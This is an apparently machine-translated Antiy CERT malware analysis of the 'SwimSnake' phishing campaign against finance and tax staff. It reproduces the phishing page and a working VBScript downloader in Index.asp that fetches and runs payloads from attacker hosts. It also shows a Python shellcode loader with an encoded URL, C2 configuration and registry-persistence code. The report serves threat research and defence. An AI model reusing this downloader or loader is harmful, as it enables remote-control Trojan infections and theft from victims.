Analysis of Phishing Attack Activities Carried out by the SwimSnake Black Industry Gang Using Malicious Documents

Antiy CERT

Completion time of first draft: 5 June, 2024
Time of first release: 21 June, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

The "SwimSnake" black production gang has been active since the second half of 2022, launching a large number of fishing attacks and fraud activities against domestic users. This type of black spread malicious program variety, frequent replacement of kill-free means and infrastructure, attack targets involved in a wide range of industries. Recently, Antiy CERT has detected that the "SwimSnake" black product gang spread malicious Excel files against finance and taxation personnel, and induced users to click the hyperlinks to jump to fishing websites and download malicious programs from them.

After the malicious program is executed, the malicious Index. asp file is loaded, and then the malicious AutoHotKey, Python script and two Shellcodes are downloaded and executed in several stages, finally the remote control Trojan is executed in the memory of the victim computer. The remote control Trojan has the function of keylogger, clipboard monitor, screen capture and so on, and supports receiving and executing many kinds of remote control commands. "SwimSnake" black property gang attackers will usually use remote control Trojan horse to control the victim's computer in the instant messaging software, impersonating the identity of the victim for subsequent attacks, fraud activities.


The "SwimSnake" gang is still frequently updating malware, kill-free methods and related infrastructure, and a certain number of users are still attacked and implanted into remote-controlled Trojans every day. Antiy CERT advises users to be vigilant when receiving files, and avoid clicking on executable programs, scripts, documents and other files whose security is unknown, so as to avoid suffering from "SwimSnake" attacks and causing unnecessary losses.

It is proved that the Terminal Defense System (IEP) of Antiy can effectively kill the remote control Trojan.

See Section IV for the inspection plan and Section V for the relevant protection suggestions.

2 Technical review

In this attack, the decoy file released by the attacker was an Excel file named "(June) Steal-Misinvolvement-Tax-Violation Enterprise List Published .xlsx," which induced users to click "Click to view." In order to jump to a fishing website.



钓鱼文档

国家税务总局
State Taxation Administration

国家税务总局税务局稽查局
税总发〔2024〕104号

对抽取的稽查对象2023年至2024年的纳税义务履行情况及其他税法遵从情况进行检查，如发现重大税收违法行为线索，可向前追溯或向后延伸。

国家税务总局2024年度税务稽查随机抽查企业名单公示
请点击以下税务局企业名单链接在浏览器下载自行查阅

税务局企业名单


点击查看

http://www.zhuiwotl2.cn/ -
单击一次可跟踪超链接。
单击并按住不放可选择此单元格。

[illegible]

Figure 2-1 Decoy file 2-1

As shown in the figure below, the user will download a compressed file named "List of Enterprises under Key Audit - Terminal. zip" after clicking any button in the website. It contains two documents: List of key audit enterprises - Terminal. exe, Index.asp.



http://www.shuiwutl2.cn wants to

Download multiple files

```
<!DOCTYPE html>
<!-- saved from url=(0018)http://kcunaki.cn/ -->
<html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

    <title>重点稽查企业</title>
    <script>
    var linkUrl = "重点稽查企业名单-终端.zip";// 跳转链接
        var time = 3;// 3秒后跳转
        setTimeout(function() {
            window.location.href = linkUrl;
        }, time * 1000);
    </script>
    <link href="./static/common.css" rel="stylesheet">
</head>

<body>
    <div id="header"></div>
    <div class="box" id="box" style="display: block;">
        <div class="h2" id="fplx">重点稽查企业名单-终端</div>
        <div>
            <table>
                <tbody><tr>
                    <td class="left"></td>
                    <td class="right"><span id="je"></span></td>
                </tr>
            </tbody></table>
        </div>
        <!--<div class="button" onclick="download('4');">预览</div> &nbsp;-->
        <div class="button" onclick="window.location.href = linkUrl;">版式文件预览</div> &nbsp;
        <div class="button" onclick="window.location.href = linkUrl;">OFD版式文件下载</div> &nbsp;
        <div class="button" onclick="window.location.href = linkUrl;">PDF预览版下载</div>
        <!--<div class="warning-btn" onclick="warning();">错误信息展示</div>-->
    </div>
```

Figure 2-2 A phishing website 2-2

Key Audit Enterprise List - Terminal. exe is a server tool called "SmartServer Intelligent Port Rapid Version," which will load the Index. asp file in the same path after running. The Index. asp file contains malicious code, and after execution, the malicious AutoHotKey, Python script and two Shellcodes are downloaded in several stages, and finally the remote control Trojan named "Login Module .dll" is executed in memory. The remote control Trojan has the basic functions of keyboard recording, clipboard monitoring, screen capture and so on, and supports receiving and executing various remote control commands. The overall attack flow is shown in the figure below.





Figure 2-3 Flow chart of attack 2-3

3 Sample analysis

3.1 List of key audit enterprises - Terminal. exe, Index.asp


The "List of Enterprises under Key Audit - Terminals. zip" package of the phishing website contains two files: List of Enterprises under Key Audit - Terminal. exe, Index.asp.



名称	大小	压缩后大小
Index.asp	387 801	1 069
重点稽查企业名单-终端...	650 419	636 124

Figure 3-1 Files in a Compressed Package 3-1

Key Audit Enterprise List - Terminal. exe is a server tool called "SmartServer Intelligent Port Rapid Version," which will load the Index. asp file in the same path after running.



欢迎使用 SmartServer 智能端口急速版 v 1.3　最后更新: 2006.06.15

NetBox -- 可以跟IIS媲美的服务器


主要功能:
1.建立Web服务器
2.可自定义服务器端口
3.可自定义服务器主目录
4.可自定义缺省网页文件
5.同时兼容ASP和HTML,是网页初学者的好帮手,也是大型网站建设的好伙伴
6.虽然减少了IIS的部分功能,但是它的速度比IIS更快,服务程序比IIS更小,并且
　无须安装任何的附加程序,仅一个程序文件

系统信息:
封装程序: NetBox Version 2.8 Build 4128
本地端口: 80(随机选择,默认为80)
发布目录: (默认为当前路径)
默认文档: index.asp; indxe.htm; index.html
　　　　　default.asp; default.htm; default.html

更多作品 敬请关注 『今明猴』 网络 http://www.jinminghou.cn/

Figure 3-2 Program Description 3-2

The attacker hides the malicious code in the Index. asp file. the malicious code downloads the file from the attacker's server and saves it to a designated folder in the victim's host, and uses the cmd command to execute the next stage of attack payload.



```
<%
Set fso = CreateObject("Scripting.FileSystemObject")
If Not fso.FolderExists("C:\Users\Public\Music\Update") Then
    fso.CreateFolder("C:\Users\Public\Music\Update")
End If
Set fso = CreateObject("Scripting.FileSystemObject")
If Not fso.FolderExists("C:\Users\Public\Music\Update\AutoHotkey") Then
    fso.CreateFolder("C:\Users\Public\Music\Update\AutoHotkey")
End If

Url = "http://xingyuqiang1688.vip/AHK.exe"
FileName = "C:\Users\Public\Music\Update\AutoHotkey\AutoHotkey.exe"
set fso = CreateObject("Scripting.FileSystemObject")

if not fso.FileExists(FileName) then
    set x = CreateObject("Microsoft.XMLHTTP")
    x.Open "GET", Url, False
    x.Send
    With CreateObject("ADODB.Stream")
        .Type = 1 'Binary
        .Open
        .Write x.ResponseBody
        .SaveToFile FileName
    End With
end if


Url = "http://43.135.72.124/Run.ahk"
FileName = "C:\Users\Public\Music\Update\AutoHotkey\AutoHotkey.ahk"
set fso = CreateObject("Scripting.FileSystemObject")

if not fso.FileExists(FileName) then
    set x = CreateObject("Microsoft.XMLHTTP")
    x.Open "GET", Url, False
    x.Send
    With CreateObject("ADODB.Stream")
        .Type = 1 'Binary
        .Open
        .Write x.ResponseBody
        .SaveToFile FileName
    End With
end if

Url = "http://xingyuqiang1688.vip/1.ahk"
FileName = "C:\Users\Public\Music\Update\AutoHotkey\1.ahk"
set fso = CreateObject("Scripting.FileSystemObject")

if not fso.FileExists(FileName) then
    set x = CreateObject("Microsoft.XMLHTTP")
    x.Open "GET", Url, False
    x.Send
    With CreateObject("ADODB.Stream")
        .Type = 1 'Binary
        .Open
        .Write x.ResponseBody
        .SaveToFile FileName
    End With
end if



Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd /C C:\Users\Public\Music\Update\AutoHotkey\AutoHotkey.exe C:\Users\Public\Music\Update\AutoHotkey\1.ahk", 0, True

%>
```

Figure 3-3 Malicious code in the Index. asp file 3-3

The file downloaded by the malicious code is shown in the following table.

Table 3-1 Files downloaded by malicious code 3-1

Download the file	Save path
Hxxp: / / xingyuqiang1688 [.] vip / AHK.exe	C:\ Users\ Public\ Music\ Update\ AutoHotkey\ AutoHotkey.exe
Hxxp: / / 43.135.72 [.] 124 / Run.ahk	C:\ Users\ Public\ Music\ Update\ AutoHotkey\ AutoHotkey.ahk
Hxxp: / / xingyuqiang1688 [.] vip / 1.ahk	C:\ Users\ Public\ Music\ Update\ AutoHotkey\ 1.ahk

3.2 Malicious AutoHotKey script

Autohotkey is a scripting language for creating automatic keyboard and mouse operation on Windows platform. an attacker uses AutoHotKey to execute coded malicious ahk scripts and obtain the next attack payload from the server. And create a scheduled task for AutoHotKey. exe.


Table 3-2 Files downloaded by malicious AutoHotKey script 3-2

Download the file	Save path	Remarks
43.135.120 [.] 185 / py.rar	C:\ Users\ Public\ Music\ python	The environment needed to run Python scripts
43.135.72 [.] 124 / qd.jpg	C:\ Users\ Public\ Music\ python	Malicious Python script files
Xingyuqiang1688 [.] vip / resource.data	C:\ Users\ Public\ Bandizip\ data	Files Related to Bandizip Compression Software
Xingyuqiang1688 [.] vip / web32.exe	C:\ Users\ Public\ Bandizip\ data	
Xingyuqiang1688 [.] vip / English.lang	C:\ Users\ Public\ Bandizip\ langs	
Xingyuqiang1688 [.] vip / ark.x64.dll	C:\ Users\ Public\ Bandizip	
Xingyuqiang1688 [.] vip / Bandizip.exe	C:\ Users\ Public\ Bandizip	
Xingyuqiang1688 [.] vip / conFigureini	C:\ Users\ Public\ Bandizip	

The attacker uses the Bandizip compression software to decompress py.rar using the password "Ly," which contains the environment the Python script needs to run in.

3.3 Malicious Python scripts

Qd. jpg is a Shellcode loader written in Python that retrieves Shellcode from a specified URL encoded in Base64 and writes it to memory for execution.




```
def main():
    encoded_url = "aHR0cDovL3hpbmd5dXFpYW5nMTY4OC52aXAvNDMuMTM1LjcyLjEyNC5iaW4="
    url = base64.b64decode(encoded_url).decode()
    while True:
        shellcode = download_binary_file(url)
        execute_shellcode(shellcode)

if __name__ == "__main__":
    main()
```

Figure 3-4 main content of qd. jpg 3-4

3.4 Shellcode executes the PE file


This Shellcode is used to execute PE files in its code in memory.



```
0F20h: FF 0F 00 00 8B 55 F8 66 23 0A 0F B7 C9 8B 55 E4  ÿ...‹Uøf#..·É‹Uä
0F30h: 66 89 04 0A 8B 45 F8 66 8B 08 66 C1 E9 0C 66 83  f‰..‹Eøf‹.fÁé.fƒ
0F40h: E1 0F 0F B7 D1 83 FA 02 75 3A B8 FF 0F 00 00 8B  á..·Ñƒú.u:¸ÿ...‹
0F50h: 4D F8 66 23 01 0F B7 D0 8B 85 64 FF FF FF 25 FF  Møf#..·Ð‹…dÿÿÿ%ÿ
0F60h: FF 00 00 0F B7 C8 8B 45 E4 0F B7 14 10 03 D1 B8  ÿ...·È‹Eä.·...Ñ¸
0F70h: FF 0F 00 00 8B 4D F8 66 23 01 0F B7 C0 8B 4D E4  ÿ...‹Møf#..·À‹Mä
0F80h: 66 89 14 01 8B 55 F8 83 C2 02 89 55 F8 E9 9E FE  f‰..‹UøƒÂ.‰Uøéžþ
0F90h: FF FF 8B 45 9C 8B 4D 9C 03 48 04 89 4D 9C E9 58  ÿÿ‹Eœ‹Mœ.H.‰MœéX
0FA0h: FE FF FF 8B 55 E0 8B 45 F4 03 42 28 89 85 98 FE  þÿÿ‹Uà‹Eô.B(‰…˜þ
0FB0h: FF FF FF 95 98 FE FF FF 5F 5E 5B 8B E5 5D C3 4D  ÿÿÿ•˜þÿÿ_^[‹å]ÃM
0FC0h: 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8  Z..........ÿÿ..¸
0FD0h: 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00  .......@........
0FE0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0FF0h: 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 0E  ...........è....
1000h: 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69  .º..´.Í!¸.LÍ!Thi
1010h: 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74  s program cannot
1020h: 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D   be run in DOS m
1030h: 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 E2  ode....$.......â
1040h: 0C 41 1D A6 6D 2F 4E A6 6D 2F 4E A6 6D 2F 4E C9  .A.¦m/N¦m/N¦m/NÉ
1050h: 1B B1 4E B2 6D 2F 4E C9 1B 85 4E D0 6D 2F 4E C9  .±N²m/NÉ.…NÐm/NÉ
1060h: 1B 84 4E 8A 6D 2F 4E AF 15 BC 4E AD 6D 2F 4E A6  .„NŠm/N¯.¼N-m/N¦
1070h: 6D 2E 4E 29 6D 2F 4E C9 1B 80 4E AB 6D 2F 4E C9  m.N)m/NÉ.€N«m/NÉ
1080h: 1B B2 4E A7 6D 2F 4E 52 69 63 68 A6 6D 2F 4E 00  .²N§m/NRich¦m/N.
1090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10A0h: 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 E3  .......PE..L...ã
10B0h: 86 6C 64 00 00 00 00 00 00 00 00 E0 00 02 01 0B  †ld........à....
```

Figure 3-5 PE file embedded in Shellcode 3-5

The PE file inverts the hard-coded string and parses the C2 configuration information from it.




```
Input
:zf|1:lc|1:dd|1:3t|08:3o|1.0.0.721:3p|1:2t|6666:2o|421.27.531.34:2p|1:1t|6666:1o|421.27.531.34:1p||
ABC 98   1

Output
||p1:43.135.72.124|o1:6666|t1:1|p2:43.135.72.124|o2:6666|t2:1|p3:127.0.0.1|o3:80|t3:1|dd:1|cl:1|fz:
```

Figure 3-6 C2 Configuration Information in PE File 3-6

The PE file connects with the C2 server, obtains the Shellcode of the next stage and writes it into the registry HKEY _ CURRENT _ USER\ Console\ 0\ d33f351a4aeea5e608853d1a56661059.



```
if ( v9 )
{
  qmemcpy(v9, &unk_41BD90, 0xA44u);
  memcpy_0(v9 + 2628, lpAddress, Size);
  if ( !RegCreateKeyW(HKEY_CURRENT_USER, L"Console\\0", &hKey) )
  {
    RegDeleteValueW(hKey, L"d33f351a4aeea5e608853d1a56661059");
    RegSetValueExW(hKey, L"d33f351a4aeea5e608853d1a56661059", 0, 3u, (const BYTE *)v9, cbData);
  }
  RegCloseKey(hKey);
  operator delete[](v9);
}
```

编辑二进制数值

数值名称(N):


d33f351a4aeea5e608853d1a56661059

数值数据(V):

```
0000   00 00 00 00 7B 76 55 5F    ....{vU_
0008   21 6A 57 57 2E 00 64 00    !jWW..d.
0010   6C 00 6C 00 5F 00 62 00    l.l._.b.
0018   69 00 6E 00 00 00 00 00    i.n.....
0020   00 00 00 00 00 00 00 00    ........
0028   00 00 00 00 00 00 00 00    ........
0030   00 00 00 00 00 00 00 00    ........
0038   00 00 00 00 00 00 00 00    ........
0040   00 00 00 00 00 00 00 00    ........
0048   00 00 00 00 00 00 00 00    ........
0050   00 00 00 00 00 00 00 00    ........
0058   00 00 00 00 00 00 00 00    ........
0060   00 00 00 00 00 00 00 00    ........
0068   00 00 00 00 00 00 00 00    ........
0070   00 00 00 00 00 00 00 00    ........
0078   00 00 00 00 00 00 00 00    ........
0080   00 00 00 00 00 00 00 00    ........
0088   00 00 00 00 00 00 00 00
